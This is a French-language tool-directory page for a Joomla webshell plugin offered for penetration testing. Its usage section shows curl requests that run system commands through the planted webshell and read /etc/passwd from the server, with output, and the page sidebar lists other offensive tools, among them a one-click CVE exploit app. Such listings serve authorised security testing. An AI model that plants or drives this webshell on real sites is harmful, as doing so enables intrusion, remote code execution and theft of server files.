
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/p0dalirius/joomla-webshell-plugin
ExploitationExploitation d'Applications WebPost-ExploitationSécurité WebTests d'IntrusionCommandement et ContrôleRed TeamingOutil d'Accès à DistanceDéveloppement de Charges Utiles
GitHubp0dalirius/joomla-webshell-plugin

Joomla-webshell-plugin

Un plugin webshell et un shell interactif pour le pentesting d'un site web Joomla.

Voir le dépôtSite web
62995il y a 4 ansVérifié par Kitploit
Partager

Plugin webshell Joomla pour RCE

Un plugin webshell et un shell interactif pour le pentesting d'un site Joomla.
GitHub release (latest by date) YouTube Channel Subscribers

Fonctionnalités

  • Plugin webshell pour Joomla.
  • Exécuter des commandes système via une API avec ?action=exec.
  • Télécharger des fichiers depuis le système distant vers votre machine d'attaque avec ?action=download.

Utilisation

Prérequis : Vous devez disposer des identifiants du compte super utilisateur de l'instance Joomla.


Étape 1 : Téléverser le plugin webshell

Rendez-vous sur la page "Système --> Extensions", à l'adresse http://127.0.0.1:10080/administrator/index.php?option=com_installer&view=install, et cliquez sur "Upload Package File" :
Étape 2.1 : Exécuter des commandes


Vous pouvez maintenant exécuter des commandes en envoyant une requête GET ou POST à http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php avec action=exec&cmd=id :

$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}

Vous pouvez également y accéder via une requête GET depuis un navigateur :
Étape 2.2 : Télécharger des fichiers


Vous pouvez également télécharger des fichiers distants en envoyant une requête GET ou POST à http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php avec action=download&path=/etc/passwd :

$ curl -X POST 'http://127.0.0.1:10080/modules/mod_webshell/mod_webshell.php' --data "action=download&path=/etc/passwd" -o-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false

Vous pouvez également télécharger un fichier distant depuis un navigateur avec une requête GET :
Étape 3 : La console interactive

Lorsque votre webshell est actif, vous pouvez maintenant utiliser la console.py interactive pour exécuter des commandes et télécharger des fichiers distants.


https://user-images.githubusercontent.com/79218792/169823449-42289f27-70a0-460b-8f40-9cecda55e6f5.mp4

Références

  • https://docs.joomla.org/Special:MyLanguage/J3.x:Creating_a_simple_module/Developing_a_Basic_Module
  • https://docs.joomla.org/J4.x:Creating_a_Simple_Module
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    252

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






